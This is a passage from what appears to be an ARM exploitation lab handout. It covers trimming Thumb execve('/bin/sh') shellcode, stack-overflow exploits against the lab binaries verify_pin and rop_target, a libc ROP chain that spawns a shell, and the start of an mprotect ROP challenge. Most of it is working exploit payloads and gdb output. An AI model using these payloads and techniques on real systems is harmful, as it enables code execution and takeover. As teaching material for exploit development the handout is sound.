0xbefffce8│+0x0018: 0xb6fff8fc  →  0x00400154  →  "/lib/ld-linux-armhf.so.3"
0xbefffcec│+0x001c: 0xb6fff070  →  0xb6fff9c0  →  0x00400000  →   cmp r7,  pc
────────────────────────────────────────────────────────────────────────────────
code:arm:THUMB ────
   0xb6fe12b3                  movs   r0,  r0
   0xb6fe12b5                  ;      <UNDEFINED> instruction: 0xb776
   0xb6fe12b7                  movs   r0,  r0
 → 0xb6fe12b9 <_dl_debug_state+1> bx     lr
   ↳  0xb6fd81ef                  nop
      0xb6fd81f1                  bl     0xb6fe5724
      0xb6fd81f5                  add.w  r7,  r7,  #364 ; 0x16c
      0xb6fd81f9                  mov    sp,  r7
      0xb6fd81fb                  vpop   {d8}
      0xb6fd81ff                  ldmia.w sp!,  {r4,  r5,  r6,  r7,  r8,  r9,  r10,  r11,  pc}
────────────────────────────────────────────────────────────────────────────────
threads ────
[#0] Id 1, Name: "sh", stopped 0xb6fe12b8 in _dl_debug_state (), reason: SIGINT
────────────────────────────────────────────────────────────────────────────────
trace ────
[#0] 0xb6fe12b8 → _dl_debug_state()
[#1] 0xb6fd81ee → nop
────────────────────────────────────────────────────────────────────────────────
```

```
gef>  c
Continuing.
$
```

When we continue, we get a shell!

Shellcode Challenge

The shellcode-696.s shellcode can be updated to make it more efficient. Try to reduce the number of bytes by at least 4. To do this, you will need to modify the shellcode-696.s file, reassemble it, and extract the necessary bytes. Then, try to execute your modified shellcode in gdb using the verify_pin exploit from the stack overflow challenge.

Hint:

- There are a couple of ways to do this

Here is a working example of the verify_pin exploit in gdb:

```
nemo@mako:~$ cd ~/labs/verify_pin/
nemo@mako:~/labs/verify_pin$ gdb ./verify_pin
...
Reading symbols from ./verify_pin...
(No debugging symbols found in ./verify_pin)
(gdb) run $(python2 -c 'print "A"*24 + "\x68\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
Starting program: /home/nemo/labs/verify_pin/verify_pin $(python2 -c 'print "A"*24 +
"\x68\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
/bin/bash: warning: command substitution: ignored null byte in input

You entered: AAAAAAAAAAAAAAAAAAAAAAAAh���0���/�xF
                                                 0�F�I���
                                                         '�/bin/sh
process 4133 is executing new program: /usr/bin/dash
^C
Program received signal SIGINT, Interrupt.
0xb6fe12b8 in _dl_debug_state () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
$
```

Begin:

Make a copy of the shellcode-696.s file and recreate the shellcode in the /tmp/ directory. These commands are covered in the shellcode lab.

```
nemo@mako:~$ cd labs/shellcode/asm/
nemo@mako:~/labs/shellcode/asm$ cp shellcode-696.s /tmp/
```

```
nemo@mako:~/labs/shellcode/asm$ cd /tmp
nemo@mako:/tmp$ as -o shellcode-696.o shellcode-696.s
nemo@mako:/tmp$ objcopy -O binary shellcode-696.o shellcode-696.bin
nemo@mako:/tmp$ xxd -ps shellcode-696.bin | tr -d '\n' | sed 's/../\\x&/g'
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\
```

Review the instructions of the shellcode. How can we reduce the number of instructions and make this smaller?

```
nemo@mako:/tmp$ objdump -d shellcode-696.o

shellcode-696.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   4678        mov r0, pc
   a:   300c        adds    r0, #12
   c:   46c0        nop         ; (mov r8, r8)
   e:   9001        str r0, [sp, #4]
  10:   1a49        subs    r1, r1, r1
  12:   1a92        subs    r2, r2, r2
  14:   270b        movs    r7, #11
  16:   df01        svc 1
  18:   622f        str r7, [r5, #32]
  1a:   6e69        ldr r1, [r5, #100]  ; 0x64
  1c:   732f        strb    r7, [r5, #12]
  1e:   0068        lsls    r0, r5, #1
```

The first 2 instructions are ARM (4 bytes) and all they do is branch (bx) to the first THUMB instruction (mov r0, pc). Instead of doing this, we can eliminate the first 2 instructions (add r3, pc, #1 and bx r3) and jump directly to the first THUMB instruction.

When we do this, we must remember to add 1 to the target address. Since this is all done in a non-ASLR environment, we will be hard-coding this address into our exploit.

Copy the shellcode-696.s file to shellcode-696-modified.s and make the changes needed to reduce the shellcode size. You will need to make these changes in a text editor.

```
nemo@mako:/tmp$ cp shellcode-696.s shellcode-696-modified.s
```

Modified .s file:

```
nemo@mako:/tmp$ cat shellcode-696-modified.s
.section .text
.global _start

// Original shellcode from: http://shell-storm.org/shellcode/files/shellcode-696.php
```

```
_start:
    .code 16
    mov r0, pc
    add r0, #12
    nop
    str r0, [sp, #4]
    sub r1, r1, r1
    sub r2, r2, r2
    mov r7, #11
    svc 1
    str r7, [r5, #32]
    ldr r1, [r5, #100]
    strb    r7, [r5, #12]
    lsl r0, r5, #1
```

Assemble the modified shellcode and extract the bytes required for pasting it into the exploit.

```
nemo@mako:/tmp$ as -o shellcode-696-modified.o shellcode-696-modified.s
nemo@mako:/tmp$ objcopy -O binary shellcode-696-modified.o shellcode-696-modified.bin
nemo@mako:/tmp$ xxd -ps shellcode-696-modified.bin | tr -d '\n' | sed 's/../\\x&/g'
\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x00
```

Try using your new shellcode to exploit the verify_pin program in gdb.

```
nemo@mako:/tmp$ cd ~/labs/verify_pin/
nemo@mako:~/labs/verify_pin$
```

The following exploit buffer should produce a shell in gdb.

```
run $(python -c 'print "A"*24 + "\x79\xf4\xff\xbe" +
"\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x00"')
```

In the example above, the address 0xbefff479 is the location of the shellcode on the stack plus 1. This address may vary on your system and you may need to locate the address of your shellcode by setting a breakpoint at 0x000104b8, just after the call to memcpy in verify_pin.

After you set the breakpoint, try the exploit using the provided input and look for your shellcode on the stack. Once you hit the breakpoint, you can look for your shellcode using the `x/20wx $sp` command. Make note of the address where your shellcode begins, in our example it is 0xbefff478. Use this address +1 (since it is THUMB) for crafting your exploit. Don't forget to write your address in reverse order, since this is a little endian system.

If gdb seems to hang, you may need to hit Ctrl-c and then "c" to continue.

```
nemo@mako:~/labs/verify_pin$ gdb ./verify_pin
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./verify_pin...
(No debugging symbols found in ./verify_pin)
(gdb) run $(python -c 'print "A"*24 + "\x79\xf4\xff\xbe" +
"\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x00"')
Starting program: /home/nemo/labs/verify_pin/verify_pin $(python -c 'print "A"*24 + "\x79\xf4\xff\xbe"
+ "\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x00"')
/bin/bash: warning: command substitution: ignored null byte in input

You entered: AAAAAAAAAAAAAAAAAAAAAAAAy���xF
                                           0�F�I���
                                                   '�/bin/sh
process 4092 is executing new program: /usr/bin/dash
^C
Program received signal SIGINT, Interrupt.
0xb6fe12bc in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
$
```

Success. We have a shell!

At times you may need to make your shellcode as small as possible to fit within certain size constraints.

(Note: We can still make this shellcode smaller.)

ROP Challenge

Use the following rop gadget from libc in your exploit. You will need at least one other gadget, but you are required to use this one.

```
4b232:      4628            mov     r0, r5
4b234:      b005            add     sp, #20
4b236:      bdf0            pop     {r4, r5, r6, r7, pc}
```

Begin:

Debug rop_target.

We are required to use this gadget

```
4b232:       4628            mov     r0, r5
4b234:       b005            add     sp, #20
4b236:       bdf0            pop     {r4, r5, r6, r7, pc}
```

Find a gadget to get a value into r5, so it can be moved into r0.

```
nemo@mako:~/labs/leak$ objdump -d libc-2.31.so | grep pop | grep r5 | grep pc | more
  1b674:    bd30        pop {r4, r5, pc}
```

Get the mapping of libc from a running instance of rop_target.

```
nemo@mako:~/labs/leak$ ps aux | grep rop_target
nemo       602  0.9  2.5  34788 24524 pts/0    S+   23:12   0:23 gdb rop_target
nemo       842  2.1  0.0   1336   192 pts/0    t    23:52   0:00 /home/nemo/labs/rop/rop_target
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?X??Ls??CCCC????
nemo       848  0.0  0.0   6764   560 pts/1    S+   23:53   0:00 grep --color=auto rop_target

nemo@mako:~/labs/leak$ cat /proc/842/maps
00400000-00401000 r-xp 00000000 00:32 1314101    /home/nemo/labs/rop/rop_target
09f00000-09f01000 r-xp 00010000 00:32 1314101    /home/nemo/labs/rop/rop_target
09f10000-09f11000 r--p 00010000 00:32 1314101    /home/nemo/labs/rop/rop_target
09f11000-09f12000 rw-p 00011000 00:32 1314101    /home/nemo/labs/rop/rop_target
b6ed7000-b6fc0000 r-xp 00000000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6fc0000-b6fcf000 ---p 000e9000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6fcf000-b6fd1000 r--p 000e8000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
b6fd1000-b6fd3000 rw-p 000ea000 fc:02 921870     /usr/lib/arm-linux-gnueabihf/libc-2.31.so
...
```

View instruction for 1st gadget.

```
gef➤  x/10i 0xb6ef2674
   0xb6ef2674:  pop {r4, r5, pc}
...
```

Check address of 2nd (required gadget)

```
>>> hex(0xb6ed7000+0x4b232)
'0xb6f22232L'
```

View instructions at required gadget

```
gef➤  x/5 0xb6f22232
   0xb6f22232:  mov r0, r5
   0xb6f22234:  add sp, #20
   0xb6f22236:  pop {r4, r5, r6, r7, pc}
```

Build and run our rop chain.

```
nemo@mako:~/labs/rop$ gdb rop_target
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
87 commands loaded for GDB 9.2 using Python engine 3.8
[*] 5 commands could not be loaded, run `gef missing` to know why.
Reading symbols from rop_target...
(No debugging symbols found in rop_target)
```

Send the new rop chain that includes the "required" gadget.

```
gef➤  run $(python2 -c 'print "A"*68 + "\x75\x26\xef\xb6" + "CCCC" + "\x4c\x73\xfb\xb6" +
"\x33\x22\xf2\xb6" + "C"*20 + "D"*16 + "\x91\x99\xf0\xb6"')
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print "A"*68 + "\x75\x26\xef\xb6" +
"CCCC" + "\x4c\x73\xfb\xb6" + "\x33\x22\xf2\xb6" + "C"*20 + "D"*16 + "\x91\x99\xf0\xb6"')
```

Ctrl+c and c to continue

```
^C
Program received signal SIGINT, Interrupt.
0xb6fe12b8 in _dl_debug_state () from /lib/ld-linux-armhf.so.3

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────────────────
registers ────
$r0  : 0xb6fff9a8  →  0x00000001
$r1  : 0x0
$r2  : 0x0
$r3  : 0x0
$r4  : 0xb6fff9a8  →  0x00000001
$r5  : 0xb6ff9df0  →  0xb6ffa4e8  →  0x00000001
$r6  : 0xffffffff
$r7  : 0xbefff340  →  0x00000000
$r8  : 0xb6fff8e8  →  0xbefff594  →  0xbefff6c7  →  "/home/nemo/labs/rop/rop_target"
$r9  : 0xb6ffe8f8  →  0x00000000
$r10 : 0xb6fff9c0  →  0x00400000  →   cmp r7,  pc
$r11 : 0x0
```

```
$r12 : 0x0
$sp  : 0xbefff330  →  0x00000000
$lr  : 0xb6fd81ef  →   nop
$pc  : 0xb6fe12b8  →  0xbf004770 ("pG"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────────────────────────────────
stack ────
0xbefff330│+0x0000: 0x00000000   ← $sp
0xbefff334│+0x0004: 0x00000000
0xbefff338│+0x0008: 0x00000000
0xbefff33c│+0x000c: 0x00000000
0xbefff340│+0x0010: 0x00000000   ← $r7
0xbefff344│+0x0014: 0xb6fff908  →  0x00000000
0xbefff348│+0x0018: 0xb6fff8fc  →  0x00400174  →  "/lib/ld-linux-armhf.so.3"
0xbefff34c│+0x001c: 0xb6fff070  →  0xb6fff9c0  →  0x00400000  →   cmp r7,  pc
──────────────────────────────────────────────────────────────────────────────────────────
code:arm:THUMB ────
   0xb6fe12b3                  movs   r0,  r0
   0xb6fe12b5                  ;      <UNDEFINED> instruction: 0xb776
   0xb6fe12b7                  movs   r0,  r0
 → 0xb6fe12b9 <_dl_debug_state+1> bx     lr
   ↳  0xb6fd81ef                  nop
      0xb6fd81f1                  bl     0xb6fe5724
      0xb6fd81f5                  add.w  r7,  r7,  #364 ; 0x16c
      0xb6fd81f9                  mov    sp,  r7
      0xb6fd81fb                  vpop   {d8}
      0xb6fd81ff                  ldmia.w sp!,  {r4,  r5,  r6,  r7,  r8,  r9,  r10,  r11,  pc}
──────────────────────────────────────────────────────────────────────────────────────────
threads ────
[#0] Id 1, Name: "rop_target", stopped 0xb6fe12b8 in _dl_debug_state (), reason: SIGINT
──────────────────────────────────────────────────────────────────────────────────────────
trace ────
[#0] 0xb6fe12b8 → _dl_debug_state()
[#1] 0xb6fd81ee → nop
──────────────────────────────────────────────────────────────────────────────────────────
gef➤  c
Continuing.
[Detaching after vfork from child process 905]
$
```

We get a shell! Success.

Mprotect Challenge

Create a rop chain that calls mprotect and sets the stack permissions so that they are executable, then jump to and execute your shellcode.

> **Note**
>
> This is an advanced challenge that pushes beyond what we have covered so far in class and is intended to be used as homework. It has been included since it represents the natural progression of how we can use rop in a real world scenario.

Begin:

About mprotect

In Linux, the mprotect function sets protections on a region of memory (see `man mprotect`). The prototype is as follows:

```
int mprotect(void *addr, size_t len, int prot)
```

In the prototype above, addr is the start address for the memory to be modified. The len parameter is how many bytes from addr you want to set permissions for. These 2 parameters define the range of memory we want to modify. The third parameter is the permissions we want to set for the memory range.

The permissions are combined using a logical 'or' and their definitions can be found at:

```
https://github.com/lattera/glibc/blob/master/bits/mman.h

...
#define PROT_NONE 0x00 /* No access. */
#define PROT_READ 0x04 /* Pages can be read. */
#define PROT_WRITE 0x02 /* Pages can be written. */
#define PROT_EXEC 0x01 /* Pages can be executed. */
...
```

If we combine PROT_READ, PROT_WRITE, and PROT_EXEC using a logical or, the value will be 7. Any memory with the page protection defined as 7 will be RWX (readable, writeable, executable).

For more information on logical or, you can visit https://www.plantation-productions.com/Webster/www.artofasm.com/Linux/HTML/DataRepresentation4.html

So why do we care about this as an attacker? Well, our shellcode may be more complex than what we can do with rop. So if we want to execute custom shellcode, we can use rop to call mprotect and set the permission of our shellcode to RWX.

For example, if our shellcode gets delivered onto the stack, but the stack is not executable, we could use rop to call mprotect and make the stack executable and then jump to our shellcode.

> **Note**
>
> In the rop lab, we passed "/bin/sh" to the system() function to get a shell. In this challenge, we will use rop to call mprotect and jump to shellcode that will give us a shell ($).

Since we will be using the same target binary (rop_target) as the rop lab, we already know that we can gain control of execution by exploiting a vulnerable call to the strcpy function.

Here is how we can crash rop_target in gdb. Remember that you may need to hit Ctl-C and then c to continue if gdb hangs.

```
nemo@mako:~/labs/rop$ gdb ./rop_target
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./rop_target...
(No debugging symbols found in ./rop_target)
(gdb) run $(python2 -c 'print "A"*68 + "BBBB"')
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print "A"*68 + "BBBB"')
^C
Program received signal SIGINT, Interrupt.
0xb6fe12fa in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

By sending 68 A's and 4 B's (0x42424242), we confirm that we overwrite the saved link register and redirect execution to crash the program.

We will construct a rop chain to call mprotect and make our shellcode executable. This will be followed by the shellcode we want to jump to. Our exploit will look like this:

```
68 A's + rop chain + shellcode
```

Since our shellcode gets delivered on the stack, our goal for ropping mprotect will be:

```
mprotect(<stack_address>, <size of memory range to modify>, 0x7)
```

The stack address and memory range do not have to be exact, but our shellcode must be somewhere in that range.

Since we are not having to deal with ASLR, the stack address of our shellcode will be the same every time we run the exploit.

We will start by finding this address in gdb. To do this, disassemble the check_input function.

```
(gdb) disas check_input
Dump of assembler code for function check_input:
   0x09f00110 <+0>: push    {r7, lr}
   0x09f00112 <+2>: sub sp, #72 ; 0x48
   0x09f00114 <+4>: add r7, sp, #0
   0x09f00116 <+6>: str r0, [r7, #4]
   0x09f00118 <+8>: add.w   r3, r7, #8
   0x09f0011c <+12>:    ldr r1, [r7, #4]
   0x09f0011e <+14>:    mov r0, r3
   0x09f00120 <+16>:    blx 0x9f002a4 <__strcpy@@GLIBC_2.4_from_thumb>
   0x09f00124 <+20>:    add.w   r3, r7, #8
   0x09f00128 <+24>:    ldr r2, [pc, #28]   ; (0x9f00148 <check_input+56>)
   0x09f0012a <+26>:    add r2, pc
   0x09f0012c <+28>:    mov r1, r2
   0x09f0012e <+30>:    mov r0, r3
   0x09f00130 <+32>:    blx 0x9f0028c <__strstr@@GLIBC_2.4_from_thumb>
   0x09f00134 <+36>:    mov r3, r0
   0x09f00136 <+38>:    cmp r3, #0
   0x09f00138 <+40>:    beq.n   0x9f0013e <check_input+46>
   0x09f0013a <+42>:    movs    r3, #1
   0x09f0013c <+44>:    b.n 0x9f00140 <check_input+48>
   0x09f0013e <+46>:    movs    r3, #0
   0x09f00140 <+48>:    mov r0, r3
   0x09f00142 <+50>:    adds    r7, #72 ; 0x48
   0x09f00144 <+52>:    mov sp, r7
   0x09f00146 <+54>:    pop {r7, pc}
   0x09f00148 <+56>:    andeq   r0, r0, r6, asr #3
End of assembler dump.
```

Set a breakpoint just after the call to strcpy. This is so that we can observe the result of the overflow.

```
(gdb) b * 0x9f00124
Breakpoint 1 at 0x9f00124
```

Run the exploit again using the following input. We should hit our breakpoint. You may need to hit Ctl-c and c to continue.

```
(gdb) run $(python2 -c 'print "A"*68 + "BBBB"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print "A"*68 + "BBBB"')
^C
Program received signal SIGINT, Interrupt.
0xb6fe12bc in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
```



```
Breakpoint 1, 0x09f00124 in check_input ()
```

Once the breakpoint has been hit, we should be able to view our buffer on the stack. Do this using the x command.

```
(gdb) x/40wx $sp
0xbefff3f8: 0x00000000  0xbefff71a  0x41414141  0x41414141
0xbefff408: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff418: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff428: 0x41414141  0x41414141  0x41414141  0x41414141
0xbefff438: 0x41414141  0x41414141  0x41414141  0x42424242
0xbefff448: 0xbefff500  0x00000002  0xb6fd33c4  0x09f001f1
0xbefff458: 0x00000000  0x09f00001  0x00000000  0x00000000
0xbefff468: 0x00000000  0xb6ef19a5  0xb6fd1000  0xbefff5c4
0xbefff478: 0x00000002  0x09f00163  0xf1b2e1bf  0xf9a20cb6
0xbefff488: 0x09f001f1  0x00000000  0x09f00001  0x00000000
```

At address 0xbefff400, we see our buffer of A's (0x41) and the 4 B's (0x42) that will overflow the saved link register. We don't need the exact address of where our shellcode will be just yet. We are just looking for a range of memory to make RWX.

There is an important thing to remember when running mprotect. The start address for the memory you want to change must be page aligned. This typically means the first parameter you specify must be rounded so that the last 3 values are 0 (ie 0xbefff000).

We can view our stack mapping in the running program by executing the `info proc map` command in gdb. The process id (947) will differ in your output.

```
(gdb) info proc map
process 947
Mapped address spaces:

    Start Addr   End Addr       Size     Offset objfile
      0x400000   0x401000     0x1000        0x0 /home/nemo/labs/rop/rop_target
     0x9f00000  0x9f01000     0x1000    0x10000 /home/nemo/labs/rop/rop_target
     0x9f10000  0x9f11000     0x1000    0x10000 /home/nemo/labs/rop/rop_target
     0x9f11000  0x9f12000     0x1000    0x11000 /home/nemo/labs/rop/rop_target
    0xb6ed7000 0xb6fc0000    0xe9000        0x0 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
    0xb6fc0000 0xb6fcf000     0xf000    0xe9000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
    0xb6fcf000 0xb6fd1000     0x2000    0xe8000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
    0xb6fd1000 0xb6fd3000     0x2000    0xea000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
    0xb6fd3000 0xb6fd5000     0x2000        0x0
    0xb6fd5000 0xb6fee000    0x19000        0x0 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
    0xb6ff9000 0xb6ffb000     0x2000        0x0
    0xb6ffb000 0xb6ffc000     0x1000        0x0 [sigpage]
    0xb6ffc000 0xb6ffd000     0x1000        0x0 [vvar]
    0xb6ffd000 0xb6ffe000     0x1000        0x0 [vdso]
    0xb6ffe000 0xb6fff000     0x1000    0x19000 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
    0xb6fff000 0xb7000000     0x1000    0x1a000 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
```

```
    0xbefdf000 0xbf000000     0x21000        0x0 [stack]
0xffff0000 0xffff1000     0x1000        0x0 [vectors]
```

Toward the end of the output we see the stack is mapped in at 0xbefdf000-0xbf000000. This is the memory range the process has designated for the stack. Since we saw our exploit buffer at 0xbefff400, we can confirm that it falls within stack memory.

In order for mprotect to work, we must also specify the 2nd paramter (size) as page aligned. We will use 0x20000 as our size. This value doesn't have to be exact, we just need to provide a range that includes our shellcode.

Here is our updated mprotect rop goal:

```
mprotect(0xbefff000, 0x20000, 7)
```

We can use python in a separate window to do some hex math.

```
nemo@hammerhead:~$ python
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xbefff000+0x20000)
'0xbf01f000'
```

If we successfully execute mprotect with the addresses shown above, all memory from 0xbefff000-0xbf01f000 will be marked as executable. This will include the address where our exploit buffer starts 0xbefff400.

Now, we have a significant problem. Just like we had bad characters in shellcode, we can also have bad characters at other places within our exploit.

In this challenge we are exploiting a strcpy, so any null bytes (0x00) in our input will cut our buffer short. Since we need values that contain nulls for our mprotect parameters (0xbefff000, 0x00020000, 0x00000007), we will have to get creative with our rop gadgets.

> **Note**
>
> Since this is a challenge, please feel free to move forward on your own without looking ahead. Please note that this challenge is more complex and pushes a little further than what we have covered in class. However, it does follow the natural progression of how rop can be useful in a real world scenario.

Searching for rop gadgets and avoiding bad characters

One of the things we can do to avoid having nulls in our exploit, is to use rop gadgets that add, subtract, or shift values in our input.

For example, if we add 1 to 0xbeffefff, the result will be 0xbefff000. Since this is the first parameter for mprotect that we want in r0, we can specify 0xbeffefff (no nulls) and look for a gadget that adds 1 to r0.

Since libc is a large shared object with lots of useful functions including mprotect, we will look for rop gadgets in this library. The ldd command confirms that rop_target uses libc.

```
nemo@mako:~/labs/rop$ ldd ./rop_target
    linux-vdso.so.1 (0xb6ffd000)
    libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0xad3c5000)
    /lib/ld-linux-armhf.so.3 (0xb6fd5000)
```

The name of the libc file is /lib/arm-linux-gnueabihf/libc.so.6. If we look at this file with the ls -l command, we see that it is a symbolic link to another file in the same directory.

```
nemo@mako:~/labs/rop$ ls -l /lib/arm-linux-gnueabihf/libc.so.6
lrwxrwxrwx 1 root root 12 Dec 16 06:04 /lib/arm-linux-gnueabihf/libc.so.6 -> libc-2.31.so
nemo@mako:~/labs/rop$ file /lib/arm-linux-gnueabihf/libc-2.31.so
/lib/arm-linux-gnueabihf/libc-2.31.so: ELF 32-bit LSB shared object, ARM, EABI5 version 1 (GNU/Linux),
dynamically linked, interpreter /lib/ld-linux-armhf.so.3,
BuildID[sha1]=7f9588157c43de02a089d766fe7cc1a0fa70ed45, for GNU/Linux 3.2.0, stripped
```

Since /lib/arm-linux-gnueabihf/libc-2.31.so is the actual shared object file, we will look for rop gadgets in this file and not the symbolic link.

To use rop gadgets from libc, we will need to know its base address in the running program. We can get this by using the `info proc map` command in gdb and looking for the first instance of libc-2.31.so. This is the same command we used to find the address mapping for the stack.

```
(gdb) info proc map
process 947
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
          0x400000   0x401000     0x1000        0x0 /home/nemo/labs/rop/rop_target
         0x9f00000  0x9f01000     0x1000    0x10000 /home/nemo/labs/rop/rop_target
         0x9f10000  0x9f11000     0x1000    0x10000 /home/nemo/labs/rop/rop_target
         0x9f11000  0x9f12000     0x1000    0x11000 /home/nemo/labs/rop/rop_target
        0xb6ed7000 0xb6fc0000    0xe9000        0x0 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
        0xb6fc0000 0xb6fcf000     0xf000    0xe9000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
        0xb6fcf000 0xb6fd1000     0x2000    0xe8000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
        0xb6fd1000 0xb6fd3000     0x2000    0xea000 /usr/lib/arm-linux-gnueabihf/libc-2.31.so
        0xb6fd3000 0xb6fd5000     0x2000        0x0
        0xb6fd5000 0xb6fee000    0x19000        0x0 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
        0xb6ff9000 0xb6ffb000     0x2000        0x0
        0xb6ffb000 0xb6ffc000     0x1000        0x0 [sigpage]
        0xb6ffc000 0xb6ffd000     0x1000        0x0 [vvar]
        0xb6ffd000 0xb6ffe000     0x1000        0x0 [vdso]
        0xb6ffe000 0xb6fff000     0x1000    0x19000 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
        0xb6fff000 0xb7000000     0x1000    0x1a000 /usr/lib/arm-linux-gnueabihf/ld-2.31.so
```

```
        0xbefdf000 0xbf000000    0x21000        0x0 [stack]
0xffff0000 0xffff1000     0x1000        0x0 [vectors]
```

We see the base address of libc (specifically, libc-2.31.so) in the running program is 0xb6ed7000. When we look for rop gadgets in libc-2.31.so, we will get their offsets that we will need to add to the base address in our actual exploit.

Let's look for a rop gadget that adds 1 to r0. This way we won't have to use a null byte to get 0xbefff000 in our input.

We will do this using ropper from the hammerhead vm. There is a copy of libc-2.31.so in the /home/nemo/labs/leak folder. Since this is an exact copy of the shared object file used by rop_target, we can use it to find gadgets.

In the hammerhead vm, open a new console window, start up the ropper interface, and load the shared object using the file command.

```
nemo@hammerhead:~$ ropper

(ropper)> file /home/nemo/labs/leak/libc-2.31.so
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] File loaded.
(libc-2.31.so/ELF/ARMTHUMB)>
```

Review the help information for the search command.

```
(libc-2.31.so/ELF/ARMTHUMB)> help search
search [/<quality>/] <string>  -  search gadgets.

/quality/   The quality of the gadget (1 = best).The better the quality the less instructions are
between the found intruction and ret
?       any character
%       any string

Example:
search mov e?x

0x000067f1: mov edx, dword ptr [ebp + 0x14]; mov dword ptr [esp], edx; call eax;
0x00006d03: mov eax, esi; pop ebx; pop esi; pop edi; pop ebp; ret ;
0x00006d6f: mov ebx, esi; mov esi, dword ptr [esp + 0x18]; add esp, 0x1c; ret ;
0x000076f8: mov eax, dword ptr [eax]; mov byte ptr [eax + edx], 0; add esp, 0x18; pop ebx; ret ;


search mov [%], edx

0x000067ed: mov dword ptr [esp + 4], edx; mov edx, dword ptr [ebp + 0x14]; mov dword ptr [esp], edx;
call eax;
0x00006f4e: mov dword ptr [ecx + 0x14], edx; add esp, 0x2c; pop ebx; pop esi; pop edi; pop ebp; ret ;
0x000084b8: mov dword ptr [eax], edx; ret ;
